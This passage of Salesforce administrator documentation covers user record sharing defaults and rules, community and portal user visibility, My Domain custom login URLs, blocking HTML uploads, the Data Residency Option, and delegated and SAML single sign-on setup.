With user sharing, you can set an organization-wide default for external users' access to internal and external User records, and extend access to user records using sharing rules based on membership to public groups, roles, or territories, and manual sharing to share individual user records with other users or groups.

Review these user sharing considerations before implementing them for your organization.

Organization-wide defaults for user records

This setting defaults to Private for external users. When the default access is set to Private for external users, they can see only their own user record. Users with subordinates in the role hierarchy maintain read access to the user records of those subordinates.

User sharing rules

General sharing rule considerations apply to user sharing rules. User sharing rules are based on membership to a public group, role, or territory. Each sharing rule shares members of a source group with those of the target group. You must create the appropriate public groups, roles, or territories before creating your sharing rules. Users inherit the same access as users below them in the role hierarchy.

Manual sharing for user records

Manual sharing can grant read or edit access, but only if the access is greater than the default access for the target user. Users inherit the same access as users below them in the role hierarchy. Apex managed sharing is not supported.

User sharing for external users

Users with the "Manage External Users" permission have access to external user records for Partner Relationship Management, Customer Service, and Customer Self-Service portal users, regardless of sharing rules or organization-wide default settings for User records. The "Manage External Users" permission does not grant access to guest or Chatter External users.

User Sharing Compatibility

User Sharing does not fully support these features.

- Customizable Forecasts —All users are visible in the user lookup regardless the organization-wide default for the user object.
- Chatter — Setting the organization-wide defaults for internal users to Private is part of a pilot program, which does not fully support Chatter.

Setting the Organization-Wide Sharing Defaults for User Records

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set default sharing access:	"Manage Users"

For user records, you can set the organization-wide sharing default to Private or Public Read Only for access by external users such as community, customer portal, and partner portal users. The setting applies to user records for both internal and external users. The default must be set to Private if there is at least one user who shouldn't see a record. After setting the defaults, you can open up access by granting Read/Write or Read Only access to selected user records.

Let's say that your organization has internal users (employees and sales agents) and external users (customers/portal users) under different sales agents or portal accounts, with these requirements:

- Employees can see everyone.
- Sales agents can see employees, other agents, and their own customer user records only.
- Customers can see other customers only if they are under the same agent or portal account.

To meet these requirements, set the default external access to Private, and extend access using sharing rules, manual sharing, or user permissions.

When the feature is first turned on, the default access setting is Private for external users. The default for internal users is Public Read Only and cannot be changed. To change the organization-wide defaults for external access to the user object:

1. From Setup, click **Security Controls** > **Sharing Settings**.
2. Click **Edit** in the Organization-Wide Defaults area.
3. Select the default external access you want to use for User records.
4. Click **Save**.

Note: Changing the organization-wide default to Private for internal users is available as a pilot program. For information on enabling the pilot, contact salesforce.com.

Here is a common scenario for default internal and external access.

Default Internal Access	Default External Access	Description
Public Read Only	Private	Internal users have Read access to all internal and external users. External users don't have Read access to internal or external users, except their subordinates.

External users include community users, including portal users, and guest users.

Controlling Who Community or Portal Users Can See

Creating User Sharing Rules

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create sharing rules:	"Manage Users"

User sharing rules can be based on membership to public groups, roles, or territories, or on other criteria such as Department and Title. By default, you can define up to 300 user sharing rules, including up to 50 criteria-based sharing rules. Contact Salesforce.com for information about increasing these limits.

User sharing rules based on membership enable user records belonging to members of one group to be shared with members of another group. Before you can create a membership-based user sharing rule, confirm that the appropriate groups have been created.

Users inherit the same access as users below them in the role hierarchy.

1. From Setup, click **Security Controls** > **Sharing Settings**.
2. In the User Sharing Rules related list, click **New**.
3. Enter the **Label Name** and click the **Rule Name** field to auto-populate it.
4. Select a rule type.
5. Depending on the rule type you selected, do the following:

`Based on group membership`

Users who are members of a group can be shared with members of another group. In the `Users who are members of` line, select a category from the first drop-down list and a set of users from the second drop-down list (or lookup field, if your organization has over 200 groups, roles, or territories).

`Based on criteria`

Specify the Field, Operator, and Value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.

6. In the `Share with` line, specify the group that should have access to the user records. Select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
7. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

User Sharing Overview

Editing User Sharing Rules

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To edit sharing rules:	"Manage Users"

For user sharing rules based on membership to groups, roles, or territories, you can edit only the access settings. For user sharing rules based on other criteria, you can edit the criteria and access settings.

1. From Setup, click **Security Controls** > **Sharing Settings**.
2. In the User Sharing Rules related list, click **Edit** next to the rule you want to change.
3. Change the Label and Rule Name if desired.
4. If you selected a rule that's based on group membership, skip to the next step. If you selected a rule that's based on criteria, specify the criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value must be a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.

5. Select the sharing access setting for users. The **User Access** level applies to users who are members of the groups being shared to.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

6. Click **Save**.

User Sharing Overview

Controlling Who Community or Portal Users Can See

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set Community and Portal User Visibility:	"Manage Users"

If your organization has enabled a community and has portal licenses provisioned for it, User Sharing is enabled automatically. When User Sharing is on, you can choose which other users community users can see by default. If your organization has Customer or Partner Portals, you can choose a default for them as well. Users who can see one another can interact on all the communities or portals in your organization. For example, if you would like to have a more private community, you can deselect the **Community User Visibility** checkbox and use other sharing features like sharing rules, manual shares, or portal access.

For Communities and Portals, you can choose different defaults.

Communities

The initial default is to allow community users to be seen by all other internal and external users in communities they are a member of. You can change the default to allow external users in communities to be seen only by themselves and their superiors in the role hierarchy. The setting provides Read access only and applies to all communities in your organization.

Visibility to users as a result of the **Community User Visibility** preference is not inherited through the role hierarchy. If a manager in the role hierarchy is not a member of a community, but their subordinate is, the manager does not gain access to other members of the community.

Portals

The initial default is to allow portal users to be seen by other portal users within the same account. You can change the default to allow external users in portals to be seen by only themselves and their superiors in the role hierarchy. The setting provides Read access only and applies to all of the portals in your organization.

Note: Partner portal users also have access to their channel manager.

1. From Setup, click **Security Controls** > **Sharing Settings**.
2. Click **Edit** in the Organization-Wide Defaults area.
3. Deselect the **Portal User Visibility** checkbox to allow users to be seen by only themselves and their superiors. Or select the checkbox to let portal users be seen by all other portal users within the same account.
4. For **Community User Visibility**, deselect the checkbox to allow users to be seen only by themselves and their superiors. Select the checkbox to allow community users to be seen by all other users in their communities.
5. Click **Save**.

Selecting either of these options is a quick way of overriding an organization-wide default setting of Private for external access to the User object for Community or Portal users.

Once you have set these defaults, you can selectively expand access to users.

Setting the Organization-Wide Sharing Defaults for User Records
Creating User Sharing Rules

Restoring User Visibility Defaults

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To restore user visibility defaults:	"Manage Users"

User Sharing enables you to restrict or extend access to user records. It is automatically available in organizations with communities that use portal licenses. In Summer '13, User Sharing for internal users is also available as a pilot. You can restore your defaults if you have previously used User Sharing.

To restore user visibility defaults:

1. From Setup, click **Security Controls** > **Sharing Settings**.
2. Set the organization-wide defaults to Public Read Only for internal access and Private for external access.
3. Enable portal account user access.

   On the Sharings Settings page, select the **Portal User Visibility** checkbox. This option enables customer portal users to see other users under the same portal account. Additionally, partner portal users can see the portal account owner.
4. Enable network member access.

   On the Sharing Settings page, select the **Community User Visibility** checkbox. This option enables community members to be seen by all other users in their communities.
5. Remove user sharing rules.

On the Sharing Settings page, click **Del** next to all available user sharing rules.

6. Remove HVPU access to user records.

   On the Customer Portal Setup page, click **Del** next to all available sharing sets for HVPUs.

After user visibility is restored to the defaults, all internal users are visible to each other, portal users under the same portal account are visible to each other, and community members in the same community are visible to each other.

User Sharing Overview

MY DOMAIN

My Domain Overview

Available in: **Unlimited**, **Enterprise**, **Developer**, **Professional**, and **Group** Editions.

Using My Domain, you can define a custom Salesforce domain name for your organization that highlights your brand, or a different term that represents your business. Using a custom domain name provides important advantages, such as increased security and better support for single sign-on. My Domain is also available for sandbox environments. You can only define a custom domain name one time.

Note: My Domain is subject to these additional Terms of Use.

Your domain name uses the standard URL format, including:

- The protocol: https://
- The subdomain prefix: your brand or term
- The domain: my.salesforce.com

For example, the login URL for a company called Universal Containers would be: `https://universalcontainers.my.salesforce.com/`. You can use up to 40 characters.

It's a snap to set up a custom domain name. After you decide on the name or term you want to use, My Domain checks to make sure your subdomain is available. Then it registers the domain name and publishes it to the Internet. After a brief turnaround period (from a minimum of 10 minutes to a maximum of 24 hours), you'll receive an email to let you know your new domain name is ready for testing.

To log in to the new URL for testing, click the **Click here to login** button on the My Domain page. This also enables single sign-on and allows network users to access all authorized network resources without having to log in separately to each resource.

When deployed, you have options for how you want to handle page requests that don't use the new domain name. You can block them entirely or redirect them to the new URL—with or without a message. You can also set the login policy to determine how users are authenticated.

Login policy is affected by whether or not you have any authentication services available in your organization, such as authentication providers and SAML, and if you're using Multi-Provider Single Sign-On (multiple SAML SSO configurations).

- The default action is to use the regular user login page.
- If you have not explicitly set the login policy and have a single SAML 2.0 configuration in your organization with a login URL specified, the default action becomes redirecting the user to that login URL.
- If you have multiple SAML 2.0 configurations enabled in your organization, the default action is to use the regular user login page instead of arbitrarily selecting one of the SAML configurations.

You can always select any authentication service available in your organization instead of using the default action.

Important: After you deploy your new domain name, you can't reverse it. After deployment, all users will be redirected to your new domain.

Setting Up a Domain Name

Available in: **Unlimited**, **Enterprise**, **Developer**, **Professional**, and **Group** Editions.

User Permissions Needed	
To set up a domain name:	"Customize Application"

1. From Setup, click **Company Profile** > **My Domain**.
2. Enter the name you want to use within the sample URL. For example, the login URL for a company called Universal Containers would be: `https://universalcontainers.my.salesforce.com/`. You can use up to 40 characters.
3. Click **Check Availability**. If your name is already taken, choose a different one.
4. Click **Terms and Conditions** to review your agreement, then select the checkbox.
5. You'll receive an email when your domain name is ready for testing. (It can take from 10 minutes to 24 hours.) Click the URL in the email to login to Salesforce using your new domain name.

My Domain Overview

My Domain URL Changes

Available in: **Unlimited**, **Enterprise**, **Developer**, **Professional**, and **Group** Editions.

When you set up a domain name for your organization, all of your application URLs, including those of Visualforce pages, will change. This table shows you the differences.

URL Type	Old URL	New URL
Login	https://login.salesforce.com	https://<subdomain>.my.salesforce.com
Application page or tab	https://na1.salesforce.com/<pageID>	https://<subdomain>.my.salesforce.com/<pageID>
Visualforce page with no namespace	https://c.na1.visual.force.com/apex/<pagename>	https://<subdomain>--c.na1.visual.force.com/apex/<pagename>
Visualforce page *with* namespace	https://<yournamespace101>.na1.visual.force.com/apex/<pagename>	https://<subdomain>--<yournamespace>.na1.visual.force.com/apex/<pagename>

Note: If you implement My Domain in a sandbox environment, the URL format is https://<subdomain>--<sandboxname>.<instance>.my.salesforce.com. Since you can't have namespaces in a sandbox environment, the format of all Visualforce page URLs in a sandbox is https://<subdomain>--<sandboxname>.<instance>.my.salesforce.com/apex/<pagename>.

Testing and Rolling Out Your New Domain Name

After you set up your domain name, you'll need to test it.

Available in: **Unlimited**, **Enterprise**, **Developer**, **Professional**, and **Group** Editions.

User Permissions Needed	
To set up a domain name:	"Customize Application"

Test the new domain name by clicking tabs and links that you use within your application. You'll notice that all the tabs and pages show your new domain name. After you test your domain name, you're ready to roll it out to users.

1. When you finish testing your new domain name, from Setup, click **Company Profile** > **My Domain** and click **Deploy to Users** to roll out the new domain name to your organization.

Important: After you deploy your new domain name, you can't reverse it. After deployment, all users will be redirected to your new domain.

2. Click **Edit** in the My Domain Settings related list. If you want to accept logins from your new domain only, select the `Login Policy` checkbox. If you don't require users to log in from the new domain, they'll be blocked or redirected based on your redirect setting.
3. Select a redirect policy. If you want to redirect page requests that don't use the new domain name, select a redirect option. Users can access pages with or without a message explaining the URL change.
4. Click **Save**.

See Also:

My Domain Overview

Guidelines for Implementing and Rolling Out Your Domain Name

Available in: **Unlimited**, **Enterprise**, **Developer**, **Professional**, and **Group** Editions.

- If your domain is registered but has not yet been deployed, URLs will show My Domain URLs when you log in from the My Domain login page. However, links that originate from merge fields that are embedded in emails sent asynchronously, such as workflow emails, will still contain the old URLs. After your domain is deployed, those links will show the new My Domain URLs.
- If you block application page requests that don't use the new Salesforce domain name URLs, let your users know they need to either update old bookmarks or create new ones for the login page and any tabs or links within the application. Users will be required to use the new URLs if you block page requests.
- If you choose to redirect page requests to new URLs and provide a warning message, let your users know that they should update their bookmarks the first time they're redirected.
- If you have customized your Salesforce UI with features such as custom buttons or Visualforce pages, make sure you test thoroughly before you roll out your new domain name. Your customizations should not use instance-based URLs.
- After you roll out your new domain name, use My Domain's redirect tools to gradually phase it in. For example, choose the `Redirected with a warning...` option to make sure users update their bookmarks. When your organization is ready to use the new domain URLs exclusively, return to setup and choose the `Blocked` option so users can't use their old URLs.
- If you are using My Domain, you can identify which users are logging in with the new login URL, and when. From Setup, click **Manage Users** > **Login History** and look at the Username and Login URL columns.

Getting System Performance and Maintenance Information Using My Domain

Salesforce customers get system performance and maintenance information from `trust.salesforce.com`.

Available in: **Unlimited**, **Enterprise**, **Developer**, **Professional**, and **Group** Editions.

User Permissions Needed	
To set up a domain name:	"Customize Application"

Here's how to get that information using your new domain name.

1. Go to `trust.salesforce.com`.
2. Click the System Status tab.
3. Enter your domain name to find your instance and check the status.
4. Scroll to the System Maintenance table and look for entries for your instance.

My Domain FAQ

Available in: **Unlimited**, **Enterprise**, **Developer**, and **Database.com** Editions. Some topics don't apply to **Database.com**.

- Which Salesforce Editions is My Domain available in?
- Does My Domain work differently in different Salesforce Editions?
- Is the subdomain for My Domain related to the subdomain for Sites?
- Is there a limit on how long our subdomain can be?
- After we set up My Domain, will we still be able to log in from `https://login.salesforce.com`?
- Will we still be able to log in from a URL that includes a Salesforce instance, like `https://na1.salesforce.com`?
- Can we still use our old Salesforce bookmarks?
- Will our Visualforce page URLs change?
- Is My Domain available for the API?

Which Salesforce Editions is My Domain available in?

Unlimited, Enterprise, Developer, Professional, and Group editions.

Does My Domain work differently in different Salesforce Editions?

The only difference is that Developer Edition URLs are appended with "-developer-edition".

Is My Domain available for the API?

Yes, you can use the Salesforce APIs with your My Domain.

Is the subdomain for My Domain related to the subdomain for Sites?

No. The subdomains you use for Sites and My Domain can be the same or different.

Is there a limit on how long our subdomain can be?

Yes. You can use up to 40 characters. The protocol (`https://`) and the domain (`my.salesforce.com`) are not included in the limit.

After we set up My Domain, will we still be able to log in from `https://login.salesforce.com`?

Yes, unless your system administrator prevents it. If so, you'll need to log in using your new My Domain URL.

Will we still be able to log in from a URL that includes a Salesforce instance, like `https://na1.salesforce.com`?

Yes, unless your system administrator prevents it. If so, you'll need to log in using your new My Domain URL.

Can we still use our old Salesforce bookmarks?

Yes, if your system administrator allows it. If so, you'll be redirected to the Salesforce page using its new My Domain URL. If your system administrator prevents using old bookmarks, or you see a warning, you should update your bookmarks using the new domain name.

Will our Visualforce page URLs change?

Yes. URLs for your Visualforce pages will contain your new domain name.

Prohibiting HTML Attachments and Documents

Available in: **All** Editions except for **Database.com**

User Permissions Needed	
To prohibit uploading of HTML attachments and documents:	"Customize Application"

For security reasons, your organization may want to prohibit users from uploading HTML files. The `Disallow HTML documents and attachments` security setting, if enabled, blocks users from uploading any file to the Documents tab or as an attachment to a record if it has one of the following file extensions: htm, html, htt, htx, mhtm, mhtml, shtm, shtml, acgi.

To prohibit uploading of HTML attachments and documents:

1. From Setup, click **Security Controls** > **HTML Documents and Attachments Settings**.
2. Select the `Disallow HTML documents and attachments` checkbox.
3. Click **Save**.

Note: HTML attachments are not permitted on solutions, regardless of whether this security setting is enabled. In addition, this setting does not affect attachments on email templates; HTML attachments on email templates are always permitted.

After this setting is enabled, previously-uploaded HTML documents and attachments are unaffected. However, when users attempt to view an HTML attachment or document, their browser first prompts them to open the file in the browser, save it to their computer, or cancel the action.

Warning: Do not enable this setting if your organization uses the partner portal to give your partner users access to Salesforce.

Setting Up the Data Residency Option (DRO)

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To install Data Residency Option software, documentation, Policy Template, and Fix Releases:	"Data Residency Option Admin"

Using the Salesforce Database Residency Option (DRO) requires having DRO made available for your organization and then configuring your organization to download the DRO tools and documentation. Here's how:

1. Contact your Salesforce representative to have DRO made available for your org.

   Note: Once DRO is enabled, users must log in to the organization through the DRO proxy.

2. Log into your Salesforce organization as an administrator.
3. Do one of the following:
   - Add the "Data Residency Option Admin" permission to the profile of your choice, or
   - Create a new permission set that contains the "Data Residency Option Admin" permission.
4. Assign the permission set or profile you modified to the user of your choice. This user gets access to the DRO software downloads, documentation, Policy Templates, and Fix Releases.
5. Have the user with "Data Residency Option Admin" permission log into the organization, and from Setup, click **Security Controls** > **Data Residency Option**.
6. Download the DRO software, documentation, and patches using the links on the DRO page.

Connection Security

About Single Sign-On

Federated Authentication is available in: **All** Editions

Delegated Authentication is available in: **Professional, Enterprise, Unlimited, Developer**, and **Database.com** Editions

Authentication Providers are available in: **Professional, Enterprise, Unlimited,** and **Developer** Editions

User Permissions Needed	
To view the settings:	"View Setup and Configuration"
To edit the settings:	"Customize Application" AND "Modify All Data"

Single sign-on is a process that allows network users to access all authorized network resources without having to log in separately to each resource. Single sign-on allows you to validate usernames and passwords against your corporate user database or other client application rather than having separate user passwords managed by Salesforce.

Salesforce offers the following ways to use single sign-on:

- **Federated authentication using Security Assertion Markup Language (SAML):** When federated authentication is enabled, Salesforce does not validate a user's password. Instead, Salesforce verifies an assertion in the HTTP POST request, and allows single sign-on if the assertion is true. This is the default form of single sign-on. Federated authentication is available in all Editions.
- **Delegated authentication:** When delegated authentication is enabled, Salesforce does not validate a user's password. Instead, Salesforce makes a Web services call to your organization to establish authentication credentials for the user. You must request that this feature be enabled by salesforce.com. Contact salesforce.com to enable delegated authentication single sign-on for your organization.
- **Authentication providers:** When authentication providers are enabled, Salesforce does not validate a user's password. Instead, Salesforce uses the user's login credentials from an external service provider to establish authentication credentials.

When you have an external identity provider, and configure single sign-on for your Salesforce organization, Salesforce is then acting as a *service provider*. You can also enable Salesforce as an identity provider, and use single sign-on to connect to a different service provider. Only the service provider needs to configure single sign-on.

The Single Sign-On Settings page displays which version of single sign-on is available for your organization. To learn more about the single sign-on settings, see Configuring SAML Settings for Single Sign-On. For more information about SAML and Salesforce security, see the *Security Implementation Guide*.

Benefits of Single Sign-On

Implementing single sign-on can offer the following advantages to your organization:

- **Reduced Administrative Costs:** With single sign-on, users only need to memorize a single password to access both network resources or external applications and Salesforce. When accessing Salesforce from inside the corporate network, users are logged in seamlessly, without being prompted to enter a username or password. When accessing Salesforce from outside the corporate network, the users' corporate network login works to log them in. With fewer passwords to manage, system administrators receive fewer requests to reset forgotten passwords.
- **Leverage Existing Investment:** Many companies use a central LDAP database to manage user identities. By delegating Salesforce authentication to this system, when a user is removed from the LDAP system, they can no longer access Salesforce. Consequently, users who leave the company automatically lose access to company data after their departure.
- **Time Savings:** On average, a user takes five to 20 seconds to log in to an online application; longer if they mistype their username or password and are prompted to reenter them. With single sign-on in place, the need to manually log in to Salesforce is avoided. These saved seconds add up to increased productivity.
- **Increased User Adoption:** Due to the convenience of not having to log in, users are more likely to use Salesforce on a regular basis. For example, users can send email messages that contain links to information in Salesforce.com such as records and reports. When the recipients of the email message click the links, the corresponding Salesforce.com page opens automatically.
- **Increased Security:** Any password policies that you have established for your corporate network will also be in effect for Salesforce. In addition, sending an authentication credential that is only valid for a single use can increase security for users who have access to sensitive data.

Best Practices for Implementing Single Sign-On

Federated Authentication is available in: **All** Editions

Delegated Authentication is available in: **Professional, Enterprise, Unlimited, Developer and Database.com** Editions

Customer Portals and partner portals are not available in **Database.com**

User Permissions Needed	
To view the settings:	"View Setup and Configuration"
To edit the settings:	"Customize Application" AND "Modify All Data"

Salesforce offers the following ways to use single sign-on:

- **Federated authentication using Security Assertion Markup Language (SAML):** When federated authentication is enabled, Salesforce does not validate a user's password. Instead, Salesforce verifies an assertion in the HTTP POST request, and allows single sign-on if the assertion is true. This is the default form of single sign-on. Federated authentication is available in all Editions.
- **Delegated authentication:** When delegated authentication is enabled, Salesforce does not validate a user's password. Instead, Salesforce makes a Web services call to your organization to establish authentication credentials for the user. You must request that this feature be enabled by salesforce.com. Contact salesforce.com to enable delegated authentication single sign-on for your organization.
- **Authentication providers:** When authentication providers are enabled, Salesforce does not validate a user's password. Instead, Salesforce uses the user's login credentials from an external service provider to establish authentication credentials.

In addition, you can also configure SAML for use with portals as well as for Sites.

Delegated Authentication Best Practices

Consider the following best practices when implementing delegated authentication single sign-on for your organization.

- Your organization's implementation of the Web service must be accessible by salesforce.com servers. This means you must deploy the Web service on a server in your DMZ. Remember to use your server's external DNS name when entering the `Delegated Gateway URL` in the Delegated authentication section in Salesforce (from Setup, click **Security Controls** > **Single Sign-On Settings**).
- If salesforce.com and your system cannot connect, or the request takes longer than 10 seconds to process, the login attempt fails. An error is reported to the user indicating that his or her corporate authentication service is down.
- Namespaces, element names, and capitalization must be exact in SOAP requests. Wherever possible, generate your server stub from the WSDL to ensure accuracy.
- For security reasons, you should make your Web service available by SSL only. You must use an SSL certificate from a trusted provider, such as Verisign or Thawte. For a full list of trusted providers, contact salesforce.com.
- The IP address that originated the login request is `sourceIp`. Use this information to restrict access based on the user's location. Note that the Salesforce feature that validates login IP ranges continues to be in effect for single sign-on users. For more information, see Setting Login Restrictions on page 571.
- You may need to map your organization's internal usernames and Salesforce usernames. If your organization does not follow a standard mapping, you may be able to extend your user database schema (for example, Active Directory) to include the Salesforce username as an attribute of a user account. Your authentication service can then use this attribute to map back to a user account.
- We recommend that you do not enable single sign-on for system administrators. If your system administrators are single sign-on users and your single sign-on server has an outage, they have no way to log in to Salesforce. System administrators should always be able to log in to Salesforce so they can disable single sign-on in the event of a problem.
- We recommend that you use a Developer Edition account or a sandbox when developing a single sign-on solution before implementing it in your organization. To sign up for a free Developer Edition account, go to developer.force.com.
- Make sure to test your implementation with Salesforce.com clients such as Salesforce for Outlook, Connect for Office, and Connect Offline. For more information, see Single Sign-On for Salesforce clients.

Federated Authentication using SAML Best Practices

Consider the following best practices when implementing federated single sign-on with SAML for your organization.

- Obtain the Recipient URL value from the configuration page and put it in the corresponding configuration parameter of your Identity Provider.
- Salesforce allows a maximum of three minutes for clock skew with your IDP server; make sure your server's clock is up-to-date.
- If you are unable to log in with SAML assertion, always check the login history and note the error message.

- You need to map your organization's internal usernames and Salesforce usernames. You have two choices to do this: add a unique identifier to the `FederationIdentifier` field of each Salesforce user, or extend your user database schema (for example, Active Directory) to include the Salesforce username as an attribute of a user account. Choose the corresponding option for the `SAML User ID Type` field and configure your authentication service to send the identifier in SAML assertions.
- Before allowing users to log in with SAML assertions, enable the SAML organization preference and provide all the necessary configurations.
- We recommend that you use Developer Edition account or a sandbox when testing a SAML single sign-on solution. To sign up for a free Developer Edition account, go to developer.force.com.
- All sandbox copies are made with federated authentication with SAML disabled. Any configuration information is preserved, except the value for `Recipient URL`. The `Recipient URL` is updated to match your sandbox URL, for example `http://cs1.salesforce.com`, after you re-enable SAML. To enable SAML in the sandbox copy, from Setup, click **Security Controls** > **Single Sign-On Settings**; then click **Edit**, and select `SAML Enabled`.
- Your identity provider must allow you to set the service provider's audience URL. The value must match the `Entity ID` value in the single sign-on configuration. The default value is `https://saml.salesforce.com`.

Single Sign-On for Portals Best Practices

- Only SAML version 2.0 can be used with portals.
- Only Customer Portals and partner portals are supported.
- Service provider initiated login is not supported.
- Both the `portal_id` and `organization_id` attributes are required for single sign-on for portals. If only one is specified, the user receives an error.
- If both the `portal_id` and `organization_id` attributes are populated in the SAML assertion, the user is directed to that portal login. If neither is populated, the user is directed to the regular SAML Salesforce login.
- More than one portal can be used with a single organization.

Single Sign-On for Sites Best Practices

- Only SAML version 2.0 can be used with Sites.
- Only Customer Portals and partner portals are supported.
- Service provider initiated login is not supported.
- The `portal_id`, `organization_id` and `siteUrl` attributes are required for single sign-on for Sites. If only one is specified, the user receives an error.
- If all three of the `portal_id`, `organization_id` and `siteUrl` attributes are populated in the SAML assertion, the user is directed to that Sites login. If the `siteUrl` isn't populated and the other two are, the user is directed to that portal login.
- More than one portal can be used with a single organization.

Understanding Delegated Authentication Single Sign-On

Available in: **Professional, Enterprise, Unlimited, Developer**, and **Database.com** Editions

User Permissions Needed	
To view the settings:	"View Setup and Configuration"
To edit the settings:	"Customize Application" AND "Modify All Data"

Salesforce uses the following process for authenticating users using delegated authentication single sign-on:

1. When a user tries to log in—either online or using the API—Salesforce validates the username and checks the user's permissions and access settings.
2. If the user has the "Is Single Sign-On Enabled" user permission, then Salesforce does not validate the username and password. Instead, a Web services call is made to the user's organization, asking it to validate the username and password.

   Note: Salesforce doesn't store, log, or view the password in any way. It is disposed of immediately once the process is complete.

3. The Web services call passes the `username`, `password`, and `sourceIp` to your Web service. (`sourceIp` is the IP address that originated the login request. You must create and deploy an implementation of the Web service that can be accessed by salesforce.com servers.)
4. Your implementation of the Web service validates the passed information and returns either `true` or `false`.
5. If the response is `true`, then the login process continues, a new session is generated, and the user proceeds to the application. If `false` is returned, then the user is informed that his or her username and password combination is invalid.

Note: There may be a momentary delay before a user can log in after being given delegated authentication due to the time required for the user account to become available in the organization.

Configuring Salesforce for Delegated Authentication

Available in: **Professional, Enterprise, Unlimited, Developer,** and **Database.com** Editions

User Permissions Needed	
To view the settings:	"View Setup and Configuration"
To edit the settings:	"Customize Application" AND "Modify All Data"

To enable delegated authentication single sign-on (SSO) for your organization:

1. Contact salesforce.com to enable delegated authentication single sign-on for your organization.
2. Build your single sign-on Web service:
   a. In Salesforce, download the Web Services Description Language (WSDL) file `AuthenticationService.wsdl` from Setup by clicking **Develop** > **API** > **Download Delegated Authentication WSDL**. The WSDL describes the delegated authentication single sign-on service and can be used to automatically generate a server-side stub to which you can add your specific implementation. For example, in the WSDL2Java tool from Apache Axis, you can use the `--server-side` switch. In the wsdl.exe tool from .NET, you can use the `/server` switch.

      For a sample request and response, see Sample SOAP Message for Delegated Authentication on page 609.

   b. Add a link to your corporate intranet or other internally-accessible site that takes the authenticated user's credentials and passes them through an HTTP POST to the Salesforce login page.

      Because Salesforce does not use the `password` field other than to pass it back to you, you do not need to send a password in this field. Instead, you could pass another authentication token, such as a Kerberos Ticket so that your actual corporate passwords are not passed to or from Salesforce.

      You can configure the Salesforce delegated authentication authority to allow only tokens or to accept either tokens or passwords. If the authority only accepts tokens, a Salesforce user cannot log in to Salesforce directly, because they cannot create a valid token. However, many companies choose to allow both tokens and passwords. In this environment, a user could still log in to Salesforce through the login page.

      When the salesforce.com server passes these credentials back to you in the `Authenticate` message, verify them, and the user will gain access to the application.

3. In Salesforce, specify your organization's single sign-on gateway URL from Setup by clicking **Security Controls** > **Single Sign-On Settings** > **Edit**. Enter the URL in the **Delegated Gateway URL** text box.

   For security reasons, Salesforce restricts the outbound ports you may specify to one of the following:

   - 80: This port only accepts HTTP connections.
   - 443: This port only accepts HTTPS connections.
   - 1024–66535 (inclusive): These ports accept HTTP or HTTPS connections.

4. Optionally, check the **Force Delegated Authentication Callout** box.

Note: When this box is unchecked, a call is not made to the SSO endpoint if the login attempt first fails because of login restrictions within the Salesforce organization. If you must record every login attempt, then check this box to force a callout to the SSO endpoint regardless of login restriction failures.

5. Enable the "Is Single Sign-On Enabled" permission.

Important: If single sign-on is enabled for your organization, API and desktop client users can't log into Salesforce unless their IP address is included on your organization's list of trusted IP addresses or on their profile, if their profile has IP address restrictions set. Futhermore, the single sign-on authority usually handles login lockout policies for users with the "Is Single Sign-On Enabled" permission. However, if the security token is enabled for your organization, then your organization's login lockout settings determine the number of times a user can attempt to log in with an invalid security token before being locked out of Salesforce. For more information, see Setting Login Restrictions on page 571. For information on how to view login errors, see Viewing Single Sign-On Login Errors on page 593.

Viewing Single Sign-On Login Errors

User Permissions Needed	
To view Single Sign-On login errors:	"Modify All Data"

If your organization is enabled for Single Sign-On using delegated authentication and has built a Single Sign-On solution, you can view the most recent Single Sign-On login errors for your organization.

1. From Setup, click **Manage Users** > **Delegated Authentication Error History**.
2. For the twenty-one most recent login errors, you can view the user's username, login time, and the error.

Note: Contact salesforce.com to learn more about enabling Single Sign-On for your organization.

To edit the settings:	"Customize Application" AND "Modify All Data"

Security Assertion Markup Language (SAML) is an XML-based standard that allows you to communicate authentication decisions between one service and another. It underlies many Web single sign-on solutions. Salesforce supports SAML for single sign-on into Salesforce from a corporate portal or identity provider.

Much of the work to set up single sign-on using SAML occurs with your identity provider:

1. Establish a SAML identity provider and gather information about how they will connect to Salesforce. This is the provider that will send single sign-on requests to Salesforce.
2. Provide information to your identity provider, such as the URLs for the start and logout pages.
3. Configure Salesforce using the instructions in Configuring SAML Settings for Single Sign-On. This is the only step that takes place in Salesforce.

Your identity provider should send SAML assertions to Salesforce using the SAML Web Single Sign-on Browser POST profile. Salesforce sends SAML responses to the `Identity Provider Login URL` specified under Setup, in **Security Controls** > **Single Sign-On Settings**. Salesforce receives the assertion, verifies it against your Salesforce configuration, and allows single sign-on if the assertion is true.

If you have problems with the SAML assertion after you configure Salesforce for SAML, use the SAML Assertion Validator to validate the SAML assertion. You may need to obtain a SAML assertion from your identity provider.

If your users are having problems using SAML to login, you can review the SAML login history to determine why they were not able to log in and share that information with your identity provider.

If your identity provider supports metadata, and if you've configured SAML using version 2.0, you can click **Download Metadata** to download an XML configuration file to send them, which they can then upload to automatically configure their settings for connecting to your Salesforce organization.

Working With Your Identity Provider

Federated Authentication is available in: **All** Editions
Delegated Authentication is available in: **Professional, Enterprise, Unlimited, Developer**, and **Database.com** Editions
Authentication Providers are available in: **Professional, Enterprise, Unlimited,** and **Developer** Editions

User Permissions Needed	
To view the settings:	"View Setup and Configuration"
To edit the settings:	"Customize Application" AND "Modify All Data"

1. You must gather the following information from your identity provider before configuring Salesforce for SAML.
   - The version of SAML the identity provider uses (1.1 or 2.0)
   - The entity ID of the identity provider (also known as the issuer)
   - An authentication certificate.

     Tip: Be sure to store the certificate where you can access it from your browser. This will be uploaded to Salesforce in a later step.

   - The following SAML assertion parameters, as appropriate:
     - ◊ The SAML user ID type
     - ◊ The SAML user ID location
